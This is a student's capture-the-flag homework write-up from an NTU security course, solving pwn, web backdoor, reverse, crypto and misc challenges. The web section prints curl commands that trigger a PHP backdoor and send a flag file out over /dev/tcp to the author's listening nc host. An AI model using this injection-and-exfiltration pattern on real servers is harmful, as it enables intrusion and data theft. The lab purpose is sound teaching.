Computer Security Hw 0x00 Writeup

- Realname: 胡安鳳
- ID in course web: alfons0329
- Student ID: r08922024

tags: **Computer Security NTU CS CTF Writeup**


Shellc0de(pwn):

In this problem we want to invoke the shell in the remote server yet we are not allowed to pass `\x0f \x05 and \x0f` which is basically the syscall itself.


So we use `shellcraft` with `force` label to avoid such limitation, and if we failed, we may try again until the matched shellcode has been generated

Backd00r(web):

From the php code in the web, we may see that it allows the query of length 4 (GET) `$x=(substr($_GET[87],0,4)^"d00r");` , so send the data with “exec ^ door” to query `\?87\=%01HU%11` and finally use post with `ls ~/` to acquire the data location first



Then finally send the data after `cat ~/flag_is_here` command has been sent, redirected to the `/dev/tcp` of my PC and use `nc -l <port>` to receive data



```
alfons@Alfons:/mnt/i/programming/CS_Fall_2019/Hw0x00/backdoor$ curl -v -d "#=cat ~/fl
ag_is_here > /dev/tcp/140.112.151.220/8888" http://edu-ctf.csie.org:10151/d00r.php?87
=%01HU%11
*   Trying 140.112.31.97...
* TCP_NODELAY set
* Connected to edu-ctf.csie.org (140.112.31.97) port 10151 (#0)
> POST /d00r.php?87=%01HU%11 HTTP/1.1
> Host: edu-ctf.csie.org:10151
> User-Agent: curl/7.58.0
> Accept: */*
> Content-Length: 52
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 52 out of 52 bytes
</span>
* Closing connection 0
</code>%
alfons@Alfons:/mnt/i/programming/CS_Fall_2019/Hw0x00/backdoor|master
➜  curl -v -d "#=cat ~/flag_is_here > /dev/tcp/140.112.30.33/9999" http://edu-ctf.csi
e.org:10151/d00r.php\?87\=%01HU%11
alfons@Alfons:/mnt/i/programming/CS_Fall_2019/Hw0x00/backdoor|master
➜  nc -kl 8888
FLAG{do_u_like_my_d0000000r?}
```

m4chine(reverse):

Comment out the assert code after decompiling the pyc file to make it easier for debugging and tracing.
Trace the code step by step and we can find the only flag.
For example, we have already known that the flag is in the form of `FLAG{*}`

```
So, what is the flag ? >> FLAG{B}
self.context  [70, 76, 65, 71, 123, 66, 125]
self.context sub  [70, 76, 65, 71, 123, 59]
self.context push  [70, 76, 65, 71, 123, 59, 8]
self.context add  [70, 76, 65, 71, 123, 67]
self.context cmp  [70, 76, 65, 71, 123, 0]  num  100
You fail, try again
```

We add arr[-1] (8) with arr[-2] 125 - (66 which is B) then compare it with 100. -> which implies we need `125 - something + 8 == 100, that is 125 - 92 = 33` and in ASCII '!' is (33)_10
Hence we have FLAG{!} now and infer again

```
So, what is the flag ? >> FLAG{!}
self.context  [70, 76, 65, 71, 123, 33, 125]
self.context sub  [70, 76, 65, 71, 123, 92]
self.context push  [70, 76, 65, 71, 123, 92, 8]
self.context add  [70, 76, 65, 71, 123, 100]
self.context cmp  [70, 76, 65, 71, 123, 1]  num  100
self.context add  [70, 76, 65, 71, 124]
self.context cmp  [70, 76, 65, 71, 0]  num  52
You fail, try again
```

This time we want `something + 1 == 52, that is 52 - 1 = 51` and in ASCII '3' is (51)_110
Hence we have FLAG{3!} now

By keep doing this, we will get the final flag.

```
alfons@mbp …/m4chine  master ● ?
cat in.txt | python3 machine.py
So, what is the flag ? >> Yeah, you got t
alfons@mbp …/m4chine  master ● ?
cat in.txt
FLAG{W0w_BiiiiiiiiG_SiZe3e3!}
alfons@mbp …/m4chine  master ● ?
```

Encrypt(crypto):


The only part that make data changed is op3 and op4, we just need to reverse op3 and op4 to acquire the flag.

Op3 uses the value of p in location i to rearrange data m, then we iterate through `0 to len(m)`` again with m[p.index(i)]` to transform the data back, ex:

```
m[5 6 7 8]
p[3 1 2 0]
after op3 --> m became [8 6 7 5]
so iterate i in [0, 3] will get
recovered += p.index(0) --> recovered += 5
recovered += p.index(1) --> recovered += 6
recovered += p.index(2) --> recovered += 7
recovered += p.index(3) --> recovered += 8
```


Op4 uses the byte value in m to rearrange data s, similar approach as above

```
m[3 1 2 0]
s[2 1 3 0]
after op4 --> s became [0 1 3 2]
so iterate i in [0, 3] will get
recovered += s.index(m[0]) ---> recovered += 2
recovered += s.index(m[1]) ---> recovered += 1
recovered += s.index(m[2]) ---> recovered += 3
recovered += s.index(m[3]) ---> recovered += 0
```



Winmagic(misc):

We can see the cipher from IDA Pro after the `char key[] = "Do_you_know....????"` string



And XOR key with cipher, we will get the answer